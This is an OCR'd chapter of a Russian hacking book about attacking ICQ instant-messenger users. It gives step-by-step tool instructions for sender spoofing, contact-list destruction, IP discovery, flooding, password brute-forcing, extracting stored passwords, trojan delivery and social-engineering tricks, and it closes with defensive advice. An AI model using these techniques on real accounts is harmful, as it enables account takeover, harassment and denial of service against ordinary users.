А теперь о деле. Чтобы не вляпаться по неопытности в какую-либо историю, настоятельно рекомендуем ознакомиться с возможностями сервиса ICQ и средств хакинга ICQ на основе локальной сети с установленным сервером и клиентом ICQ. Это создает некоторые неудобства, поскольку многие инструменты хакинга ICQ созданы для работы исключительно с удаленным соединением; более того, ориентированы на хакинг только отдельных ICQ-серверов (например, описываемая ниже программа LameToy включает средства исключительно для хакинга сервера **www.mirabilis.com).** Тем не менее, настоятельно советуем использовать локальную сеть (а еще лучше ей и ограничиться) наподобие нашей экспериментальной сети из предыдущей главы, где мы знакомились с хакингом электронной почты.

Построим свою локальную сеть следующим образом. На компьютере **Sword-2000** установим сервер ICQ Groupware Server, на компьютерах **Alex-3** установим клиент ICQ Groupware Client, который будет исполнять роль хакера с UIN, равным 1001, а на компьютере **Alex-1** установим клиент, который будет исполнять роль ламера с UIN, равным 1003. Программы сервера и клиента ICQ Groupware можно найти в Интернете на сайте **http://www.icq.com.**

Сервис ICQ, реализуемый в локальной сети с помощью программ ICQ Groupware, имеет некоторые недостатки, однако позволит нам проиллюстрировать различные угрозы и методы хакинга, применяемые современными «кул хацкерами» наподобие доктора Добрянского из Главы 1. Вообще-то говоря, все описываемые далее методы хакинга ICQ - это полный маразм и отстой, поскольку реальному хакеру сервис ICQ полезен только как средство выуживания полезных сведений у доверчивых ламеров или для засылки ламерам троянских коней под видом новогоднего поздравления. Однако приступая к работе с ICQ никому и никогда не следует забывать о наличии всех этих штучек вроде ICQ-бомберов, ICQ-флудеров, ICQ-крякеров и тому подобного.

Спуфинг UIN

Суть спуфинга UIN заключается в рассылке ICQ-сообщений с подмененным UIN - пользуясь знаниями протокола ICQ, хакер создает программу, которая при отсылке сообщения подставляет фиктивный UIN вместо реального. Спуфинг UIN представляет собой самое настоящее посягательство на права человека в части ответственности за свои и только за свои поступки. В самом деле, представьте себе, что кто-то начнет рассылать письма от вашего имени с разного рода инсинуациями по поводу текущих событий и участия в них отдельных личностей. Отвечать-то придется вам - и кто его знает, чем все обернется.

Чтобы заняться спуфингом, хакеру необходимо специальное программное обеспечение, которое в избытке представлено в Интернете. Наилучшим средством (судя по отзывам в Интернете) считается программа LameToy for ICQ (DBKILLER), которую можно найти на различных, пока еще не зачищенных, хакерских сайтах (попробуйте сайт **http://icq.cracks.ru/attack.shtml).** Работа с программой LameToy for ICQ весьма приятна и необременительна, более того, кое-какие функции у программы работают даже в локальной сети. Вкратце опишем возможности программы LameToy for ICQ.

На Рис. 11.1 представлен диалог, открываемый при запуске программы LameToy for ICQ.




Рис. ***11.1. Диалог LameToy for ICQ (DBKILLER)***
предоставляет массу возможностей для хакинга ICQ

Для отправки фальсифицированного сообщения следует только ввести в поле внизу диалога **LameToy for** ICQ (DBKILLER) какой-либо текст и щелкнуть на кнопке **Send** (Отправить). Если надо, в группе элементов управления **Setting** (Настройка) в поле **Loop** (Цикл) введите число посланий, а в соседнем справа открывающемся списке выберите тип послания. Чтобы скрыть свой UIN, в поле UIN# введите какое-либо число или щелкните на кнопке **Ran** (Random – Случайный). Таким образом, получатель вашего послания будет искать обидчика по адресу, которого, возможно, не существует в природе.

Более интересные штучки, чем рассылка такого рода ICQ-бомб, могут состоять в отправке кому-либо сообщений, в которых UIN отправителя совпадает с UIN получателя. Если получатель внесет отправителя таких посланий в свой контактный лист, то при следующем запуске клиента ICQ старых версий (ICQ99a или ICQ99b) контактный лист будет утерян. Такая атака называется DB-киллер (или еще интереснее - «киляние аськи»), где DB означает Data Base - база данных, поскольку контактный лист хранится в файле базы данных, помещенной в каталог DB или NewDB. В программе LameToy такую атаку можно выполнить, выбрав тип послания DB killer (Убийца DB) из открывающегося списка в группе элементов управления Setting (Настройка). Защита от таких атак заключается в использовании новых версий клиента ICQ, и автор настоятельно советует сделать эту операцию незамедлительно.

Программ, которые, подобно LameToy, позволяют фальсифицировать UIN отправителя, превеликое множество, например, System Messenger - одна из программ группы ICQ Team (**http://www.icqinfo.ru/soft_icqteam.shtml**), ICQ Sucker и другие.

Определение IP-адреса и порта ICQ-клиента

Упомянутую выше атаку DoS (как и многие другие) можно выполнить, только зная IP-адрес компьютера своей жертвы. Чтобы решить такую задачу, существует множество хакерских утилит, например, популярная утилита Advanced ICQ IP Sniffer - одна из программ группы ICQ Team (ее можно найти на многих Web-сайтах, например, на **http://www.icqinfo.ru/soft_icqteam.shtml**).

На Рис. 11.2 представлен диалог утилиты Advanced ICQ IP Sniffer.




Рис. 11.2. Диалог утилиты-снифера IP-адресов клиентов ICQ

Чтобы получить IP-адрес клиента ICQ по его UIN, программа Advanced ICQ IP Sniffer подсоединяется к серверу ICQ, используя ваш UIN и пароль. Эти данные следует ввести, соответственно, в поля Your UIN (Ваш UIN) и Password (Пароль) диалога Advanced ICQ IP Sniffer (Усовершенствованный снифер IP клиента ICQ). Последующий щелчок на кнопке Check (Извлечь) в строке справа

от кнопки отображает ход процесса подключения, и если настройки клиента ICQ с указанным UIN не запрещают передачу такой информации, в разделе **Info** (Информация) отобразятся результаты проверки.

Как видим, в разделе **Info** (Информация) диалога на Рис. 11.2 можно узнать как внешний, так и внутренний (в локальной сети) IP-адрес клиента ICQ, а также TCP-порт, который клиент ICQ использует для приема и получения информации. Эти данные отображаются, соответственно, в полях **Ext IP** (Внешний IP), **Int IP** (Внутренний IP) и **TCP Port** (Порт TCP). Получив столь исчерпывающие данные, можно приступить к атакам посерьезней рассылки фальсифицированных ICQ-сообщений (чем мы и займемся чуть ниже).

Сервер ICQ, с которым соединяется программа Advanced IP ICQ Sniffer, указан в диалоге **ICQ server's address and port** (Адрес и порт сервера ICQ), отображаемом при щелчке мышью на кнопке **Server** (Сервер) и представленном на Рис. 11.3.

*Рис. 11.3. Диалог **ICQ server's address and port** (Адрес и порт сервера ICQ)*

По умолчанию в диалоге **ICQ server's address and port** (Адрес и порт сервера ICQ) указан адрес сервера Mirabilis и стандартный порт подключения к серверу ICQ - 4000. Вы можете указать и другие серверы, пробуя различные комбинации адрес/порт для выявления IP-адреса сервера и его порта входящих/исходящих сообщений.

ICQ-флудеры

Флудеры ICQ, или, как иногда говорят, ICQ-бомберы, подобны описанным в предыдущей главе мейлбомберам и предназначены для отправки множества сообщений на порт ICQ-клиента с целью прекращения или затруднения работы клиента ICQ. Толку от таких атак мало, и их используют по большей части персонажи наподобие доктора Добрянского, получающие удовольствия от причинения окружающим мелких гадостей. Однако для полноты изложения опишем, как работает известный флудер ICQ, входящий в пакет ICQ-MultiWar (**http://www.paybackproductions.com/**), который так и называется - ICQ Flooder (Рис. 11.4).




Рис. 11.4. Диалог флудера ICQ

Чтобы воспользоваться флудером ICQ Flooder, выполните такие шаги.

- В поле **Victim's address** (Адрес жертвы) введите выявленный IP-адрес клиента ICQ.
- В поле **ICQ-port** (Порт ICQ) введите номер порта TCP.
- Укажите, какой UIN отправителя следует включать в сообщения. Имеется два варианта:
  - Случайная генерация UIN - установите флажок **Randomly generated UIN** (Генерировать случайные UIN), что приведет к использованию в сообщениях случайных UIN отправителей вместо вашего реального UIN.
  - Посторонний UIN отправителя - укажите в поле **Apparent source** UIN . (Отображаемый UIN отправителя) фиктивный UIN, который будет отображаться клиентом ICQ получателя.
- В поле со счетчиком **No. of Messages** (Число сообщений) укажите число отсылаемых ICQ-бомб.
- В поле **Message** (Сообщение) укажите текст сообщения (что-нибудь простенькое, но со вкусом).
- Щелкните на кнопке **Send!** (Отослать) и в отобразившемся диалоге понаблюдайте за ходом пересылки сообщений.

Опять-таки повторяем, что все эти флудеры ICQ, как и мейлбомберы, - в лучшем случае орудие возмездия зарвавшемуся «кул хацкеру», но, как справедливо указано автором одной из статей на сайте **http://mht.hut.ru/icq/icq.html,** это отнюдь не инструмент серьезного хакинга (с этой страницы, кстати, можно ска-

чать некоторые связанные с ICQ программы, упомянутые в этой главе). Наилучшее применение ICQ - это рассылка троянских коней, которые далее будут приносить вам плоды, растущие на чужом огороде, - но отнюдь не затаптывать этот самый огород!

Взлом сервера ICQ

Чтобы получить полный контроль над работой ламера с сервисом IGQ, можно попробовать взломать доступ к серверу ICQ, воспользовавшись методом прямого перебора паролей доступа, аналогичного применяемому для взлома почтовых ящиков. С точки зрения криптографии такой метод вполне допустим, если у вас имеются неограниченные вычислительные ресурсы, а система защиты не отслеживает многократные попытки входа с одного адреса.

На английском языке метод прямого перебора называется «brute force» - грубая сила, поэтому на хакерском сленге так и говорят - «брутафорсить пароли», когда речь заходит о взломе паролей доступа путем тупого перебора всех возможных вариантов. Сам же процесс взлома паролей методом грубой силы называется «брутафорсингом».

Для решения задачи брутафорсинга паролей существует множество утилит, например, ICQ subMachineGun v1.4 (http://icq.cracks.ru/best.shtml), диалог которой представлен на Рис. 11.5.




Рис. 11.5. Утилита ICQ subMachineGun готова брутафорсить UIN клиента ICQ

Для взлома пароля доступа к серверу ICQ с помощью утилиты ICQ subMachineGun вначале выполните такие шаги по настройки программы.

- Запустите утилиту ICQ subMachineGun.
- Выберите команду меню **Settings** * Connections&Cracking (Подключение&Взлом). На экране появится диалог, представленный на Рис. 11.6.




Рис. 11.6. Настройка утилиты взлома UIN

- В поле **icq server** (Сервер ICQ) укажите адрес сервера ICQ, намеченного для взлома, или оставьте стандартную установку **ICQ1.mirabilis.server**.
- В поле **port** (порт) укажите порт подключения к серверу или оставьте стандартное значение 4000.
- В группе элементов управления **Cracking** (Взлом) установите флажки режима взлома:
  - Установка флажка **Stop if successful** (Остановиться при успехе) останавливает дальнейший перебор паролей после успешной регистрации на сервере ICQ.
  - Установка флажка **Make log if cracked uins** (Записывать в журнал взломанные UIN) приводит к записи в журнальный файл всех взломанных паролей доступа к серверу ICQ.
  - Установка флажка **Reconnect if timeout** (Восстановить соединение после простоя) вынуждает утилиту восстанавливать соединение с сервером ICQ после простоя.
  - Установка флажка **Cut password length to 8 digits** (Ограничить длину пароля 8-ю цифрами) ограничивает длину проверяемых паролей 8-ю цифрами.
- В поле со счетчиком **set timeout** (установить время простоя) укажите время ожидания отклика сервера на запрос или оставьте стандартное значение 15 сек.

> В поле **relogin** (повторный вход) укажите число попыток входа в сервер ICQ или оставьте стандартное число 3.

После настройки утилиты ICQ subMachineGun следует выполнить настройку генераторов взламываемых UIN и тестируемых паролей. С этой целью выполните такие шаги.

> В главном диалоге утилиты ICQ subMachineGun в разделе **Bruteforce** (Прямой перебор) установите режим генерации взламываемых UIN. Для этого выберите одну из двух возможностей.

- Установите верхний флажок **Single** (Одиночный) для проверки единственного UIN, который следует ввести в поле слева от флажка.
- Сбросьте нижний флажок **Single** (Одиночный) для генерирования UIN.

> Если выбран режим генерирования UIN, щелчком на верхней кнопке с тремя точками (...) отобразите диалог **Making victims list** (Генерация списка жертв), представленный на Рис. 11.7.




Рис. 11.7. Выбор режима генерации взламываемых UIN

➤ В диалоге **Making victims list** (Генерация списка жертв) в поля раздела **Range** (Диапазон) последовательно, в порядке сверху вниз, введите нижнюю границу проверяемых UIN (умолчание - 100000) и верхнюю границу (умолчание 900900).

➤ В поле **step** (шаг) введите шаг приращения значений UIN (умолчание - 100).

➤ Щелкните на кнопке **Generate** (Генерировать) и генерируйте UIN; результат отобразится в левой части диалога.

Если необходимо, можете в поле сверху кнопки Generate (Генерировать) ввести какой-либо UIN, который вы нашли в контактных листах, в Интернете, и т.д. Щелчок на кнопке Add (Добавить) добавит указанный UIN к списку слева.

> Если у вас имеется текстовый файл со списком UIN, откройте его с помощью кнопки Open (Открыть) и пополните список проверяемых UIN (в файле каждый UIN помещается в отдельную строку).

➤ Чтобы удалить какой-либо UIN из списка, щелкните на нем в отображаемом списке и нажмите на клавишу Delete. Кнопка Clear (Очистить) позволяет очистить список проверяемых UIN (это позволяет начать все заново).

Завершив создание списка UIN, щелкните на кнопке OK.

Теперь настроим список тестируемых паролей.

➤ В главном диалоге утилиты ICQ subMachineGun в группе элементов управления Bruteforce (Грубая сила) установите режим генерации тестируемых паролей. Для этого выберите одну из двух возможностей.

- Установите верхний флажок Single (Одиночный) для проверки единственного пароля, который следует ввести в поле слева от флажка.
- Сбросьте нижний флажок Single (Одиночный) для генерирования паролей.

> Если выбран режим генерирования паролей, то щелчком мыши на верхней кнопке с тремя точками (...) отобразите диалог Make passlist (Создать список паролей), представленный на Рис. 11.8.




Рис. 11.8. Диалог генерирования паролей

В диалоге Make passlist (Создать список паролей) для генерирования списка паролей имеется две возможности.

- Щелкните на кнопке **Open** (Открыть) и выберите текстовый файл со списком паролей (каждый пароль в отдельной строке). Это наилучшая возможность взлома - используя файл со списком наиболее часто используемых паролей, можно попытаться с помощью нескольких сотен попыток найти пароль неопытного пользователя ICQ.
- Введите свой пароль в поле над кнопкой **Generator** (Генератор) и щелкните на кнопке Add (Добавить). Последовательно повторяя эту процедуру, пополните список паролей.
- Чтобы удалить какой либо пароль из списка, щелкните на нем в отображаемом списке и нажмите на клавишу Delete. Кнопка **Clear** (Очистить) позволяет очистить список проверяемых паролей (чтобы начать все заново).
- Завершив создание списка паролей, щелкните на кнопке OK.

Теперь все готово для взлома. Подсоединяемся к Интернету и щелкаем на кнопке **Force** (Ломать). Если вам повезет, то в нижней части диалога ICQ **subMachineGun v1.4** отобразится взломанный пароль (Рис. 11.9).




Рис. 11.9. Пароль взломан - для конфиденциальности он отображен несколько размытым

Чтобы продемонстрировать вам работу утилиты ICQ subMachineGun v1.4, автор попросту использовал свой UIN, добавив к списку стандартных паролей собственный пароль (исходя из соображений конфиденциальности, этот пароль отображен на Рис. 11.9 заретушированным). Как видим, взлом выполнен с помощью трех попыток на каждый пароль, и каждая попытка заняла 15 сек, потраченных на ожидание отклика сервера ICQ. Так что теперь вы можете реально

оценить свои возможности - 45 сек на каждый пароль означают несколько часов непрерывного брутафорсинга паролей в онлайновом режиме, если список паролей имеет приемлемую длину (не более нескольких сотен паролей). В принципе, учитывая наличие в Интернете большого числа неопытных пользователей с паролями, составленными из имен людей, домашних животных, названий автомобилей, имен популярных артистов и т.д. - шансы у настойчивого хакера неплохие. Было бы за что бороться...

ICQ-крякеры

И все-таки, что там ни говори, брутафорсинг сервера ICQ - вещь достаточно трудоемкая. Если пользователь сервиса ICQ не поленится ввести пароль достаточной длины и сложности, то удаленный взлом сервера ICQ простым перебором паролей становится практически невозможным. Так что же, сдаться и признать свое бессилие? Не тут-то было! Если вам не удается лобовая атака, почему бы не поискать обходные пути? Например, можно отослать своему ICQ-собеседнику исполняемый файл и попробовать убедить его, что это самораспаковывающийся архивный файл с фотографией его собачки. Клюнувший на эту приманку ламер вместо фотографии собачки обзаведется на своем компьютере троянским конем, да еще и снабженным средствами удаленного управления компьютером.

Что же может последовать за таким событием? Хакер приобретает возможность исследовать компьютер ламера так, как будто сидит за его консолью и исследует файловую систему хакнутого компьютера проводником Windows. Теперь хакер может применить весь инструментарий для взлома локального компьютера, о котором мы говорили в части 2 книги. В частности, можно извлечь пароли доступа к сервису ICQ из локальных файлов, хранящихся в папке с установленной программой клиента ICQ. Для такого рода процедуры имеется множество программ ICQ-крякеров, например, очень интересная программа фирмы ElcomSoft под названием Advanced ICQ Password Recovery **(http://www.elcomsoft.com).**

Работа с этой программой легка и приятна, поскольку делать ничего не надо. На Рис. 11.10 представлено рабочее окно программы Advanced ICQ Password Recovery.




Рис. 11.10. Рабочее окно утилиты извлечения паролей ICQ из файлов ***.dat***

> Чтобы взломать пароль клиента ICQ, щелкните на значке папки в левой верхней части диалога Advanced ICQ Password Recovery (Усовершенствованное восстановление паролей ICQ) и в стандартном диалоге открытия файла найдите файл .dat, хранящий пароли клиента ICQ.

У разных клиентов этот файл хранится в разных папках, например, у клиента ICQ 2002a эта папка называется 2002a. Папка 2002a хранит файл с именем, составленным из номера UIN и расширения **.dat**, т.е., в данном случае, **207685174.dat** (207685174 - это UIN автора). Выбор этого файла приводит к появлению диалога ICQ Password successfully found! (Пароль ICQ успешно найден), отображающего восстановленный пароль (Рис. 11.11).

Хотя диалог на Рис. 11.11 сообщает, что эта версия программы предназначена для работы с клиентами ICQ версий 99b - 2000b, она успешно справилась с клиентом ICQ 2002a (пароль заретуширован из соображений конфиденциальности).




Рис. 11.11. Пароль успешно восстановлен!

Так что задача хакера, желающего взломать сервис ICQ попавшегося под руку ламера, весьма проста - нужно добраться до его компьютера либо локально, либо удаленно - и применить ICQ-крякер. Возможностей тут множество - локальный доступ к компьютеру (см. Главу 6), загрузка троянов, отправка почты с активным вложением (см. Главу 9), атака на Web-клиента (см. Главу 8). Все это очень интересно, но тут есть и универсальный метод, называемый социальной инженерией, так что обсудим и эту тему.

Методы социальной инженерии

Как везде и всюду, наиболее эффективным инструментом хакинга сервиса ICQ (и не только) является социальная инженерия, попросту мошенничество. Конечно, при наличии достаточно больших вычислительных ресурсов, быстрой линии связи и хорошей программы брутафорсинга паролей, можно пойти в лобовую атаку на сервер ICQ. В этом случае, рано или поздно, но вы можете получить пароль доступа к сервису ICQ какого-либо ламера, забывшего основной принцип компьютерной безопасности - использование сложных паролей и их частую замену. Однако такую задачу можно решить и иным, более эффективным путем.

Когда вы настраиваете свой клиент ICQ, от вас требуется ввести свой почтовый адрес. Некоторые пользователи считают эту процедуру пустяковой и указывают вместо реально существующего адреса электронной почты вымышленный адрес. Так вот, учтите, что если хакер при обследовании списка ICQ-клиентов найдет такой вымышленный почтовый адрес - взлом доступа к сервису ICQ владельца этого адреса не вызывает никаких проблем. Дело в том, что именно на

указанный при регистрации адрес электронной почты сервер ICQ высылает пароль, если обладатель UIN воспользуется средствами сервера для восстановления пароля регистрации на сервере. А теперь подумайте - что помешает хакеру создать почтовый ящик с таким вымышленным почтовым адресом и запросить сервер об отправке ему якобы забытого пароля?

Так что вы, наверное, поняли, в чем состоит суть социальной инженерии - выведывание всеми методами у своей жертвы любой информации, помогающей взломать доступ к информационным ресурсам компьютера. Привычки, пристрастия, поведение жертвы - все имеет значение, поскольку, к примеру, зная, что вы любите животных, можно предположить, что при выборе пароля вы используете имя своей собачки - а ведь список имен для животных отнюдь не бесконечен. Поскольку ICQ - это способ непосредственного, живого общения, человек, обладающий элементарными навыками в психологии, может так «заговорить» своего собеседника, что он согласится принять от него исполняемый файл, разболтает все, что знает и не знает, после чего этому ламеру останется только подсчитывать убытки.

Другой аспект социального мошенничества - это устройство «заподлянки», т.е. такой такой ловушки для пользователя ICQ, после которой ему, возможно, придется менять свой образ жизни. Например, можно отослать двум клиентам ICQ приглашение на беседу и запустить у себя на компьютере программу ICQ, позволяющую работать одновременно с двумя клиентами ICQ (для такого рода манипуляции имеется даже программа, входящая в пакет ICQ Team (**http://www.icqteam.com**)). Далее беседа с одним ICQ-собеседником ведется через первый клиент ICQ, а с другим ICQ-собеседником - через второй клиент ICQ. Содержание беседы немедленно публикуется на общедоступном чате на потеху окружающим - мало ли что там может быть сказано, побывайте на наших чатах. Правда, неплохо придумано? Как говорила героиня популярной комедии, «скромненько, но со вкусом». А что, если эти «собеседники» будут обсуждать что-то очень интимное, а в контактных листах указаны их настоящие идентификационные данные? А что, если все это потом... Ну да ладно, умные люди уже все поняли, а всем прочим понять простые вещи удается только после некоторых приключений, и то не всегда.

Так что будучи в Интернете и общаясь в кругу ICQ-собеседников, помните - вы находитесь в зоне повышенного внимания со стороны всяких разных докторов Добрянских и им подобных персонажей, вполне способных учинить большие неприятности.

Заключение

Сервис ICQ играет для хакинга весьма большое значение, однако не все хакеры правильно понимают открывающиеся перед ними возможности. Основное предназначение ICQ для серьезного хакера - это сбор полезной информации о своих жертвах, а также распространение троянских коней и прочих хакерских инстру-

ментов по компьютерам ICQ-собеседников. А вот бомбардировка первых попавшихся клиентов ICQ бессмысленными посланиями и проделывание с ними всяких штучек типа атак DoS или разрушения чатов... Все подобные действия не имеют никакой рациональной подоплеки и должны быть морально осуждены.

Для антихакера описанные в этой главе методы хакинга ICQ интересны по двум причинам. Во-первых, антихакеру следует знать о наличие таких возможностей, как ICQ-флудинг, ICQ-спуфинг, ICQ-крякинг и тому подобного. Назначая пароли для регистрации на серверах ICQ, всегда следует помнить о возможности взлома простого пароля с последующей фальсификацией сообщений или разрушения доступа к сервису ICQ. А выяснивший ваш IP-адрес хакер запросто может предпринять сетевую атаку, когда вы будете общаться с ним по прямому доступу, минуя сервер ICQ. О возможностях социального мошенничества по дискредитации пользователя ICQ уж и говорить не хочется.

Так что перед тем, как вы войдете в ICQ-сообщество, предпримите меры защиты - отмените все неавторизованные включения вашего UIN в контактные листы и ни в коем случае не указывайте в идентификационных данных реальные сведения о себе самом. Далее, общаясь с ICQ-собеседником, всегда запускайте программу-брандмауэр, например, BlackICE Defender, чтобы избежать возможной атаки DoS. И самое главное - никогда не принимайте от неизвестных людей файлы, особенно исполняемые, под каким бы предлогом вам их ни навязывали. В крайнем случае, проверяйте полученные файлы на наличие вирусов и перед использованием запускайте на тестовых компьютерах. Помните, что столбовая дорога троянских коней в ваш компьютер лежит через клиент ICQ - для хакера это наилучший способ втереться в доверие к тупому ламеру и заставить его запустить на компьютере хакерскую программу.

Во-вторых, антихакеру неплохо бы перенять кое-какие инструменты хакинга ICQ, чтобы противостоять атакам из Интернета на своего клиента ICQ. Например, зная IP-адрес своего ICQ-собеседника, можно контролировать его действия по полной программе - вплоть до открытого предупреждения о своих возможностях. Это действует весьма отрезвляюще на господ типа доктора Добрянского, не говоря уж о прочих достоинствах такой активной обороны.

Наконец, последний совет. Если вам очень потребуется использовать ICQ для секретных переговоров, можете воспользоваться программой PGP Desktop Security 2.9, которая предоставляет средства шифрования передаваемых ICQ-сообщений открытыми ключами собеседников. Это весьма удобное средство, достаточно эффективно защищающее переговоры при условии использования подписанных открытых PGP-ключей (подробнее об этом можно прочитать в [7]).

Часть 4.
Хакинг сайтов Web

Хотя история возникновения сети Web насчитывает всего несколько десятилетий, времена до появления и начала функционирования Web кажутся просто доисторическими. А ведь были времена, когда компьютерные сети насчитывали какие-то десятки тысяч клиентов, в основном яйцеголовых интеллектуалов, занятых обсуждением серьезных задач и посещениями досок объявлений. А нынче сеть Web проникла во все сферы человеческой деятельности и стала поистине вездесущей, обеспечивая доступ к информации, общение людей друг с другом, выполнение деловых операций, включая покупку товаров и управление финансами.

И, как водится, все это представляет интерес для хакеров, поскольку, если отбросить всякого рода болтовню о чистоте помыслов разношерстных персонажей, рыщущих по Web в поисках приключений, следует признать, что именно нелегальный доступ к ресурсам Web - это и есть настоящая цель реального, конкретного Хакера. Так что сеть Web - это наиболее серьезная точка приложения сил для людей, посвятивших себя хакингу. Более того, именно Web послужила наибольшим стимулов для развития хакинга от робких попыток взлома паролей доступа к провайдерам Интернета и разного рода доскам объявлений до методов и технологий, применение которых вызывает периодические потрясения экономической системы во всемирном масштабе.

В этой части книги рассмотрены некоторые вопросы хакинга в Web, однако вследствие ограниченности размера книги, далеко не все. В Главе 12 рассмотрены отдельные, наиболее часто используемые методы хакинга, направленные на получение доступа к ресурсам Web, в основном ориентированные на взлом Web-серверов. Однако хакинг Web вовсе не исчерпывается такой плодотворной задачей, как доступ к информации. Кроме этого, существует множество методов и средств самого настоящего вандализма, называемого атаками DoS - отказ в обслуживании, когда из строя выводятся мощные Web-сайты - и все это без какой-либо выгоды для занятого такого рода деятельностью хакера. Поэтому в Главе 13 рассмотрены наиболее широко распространенные атаки DoS и особое внимание уделено мерам защиты от этих атак.

ГЛАВА 12.
Хакинг Web-сайтов

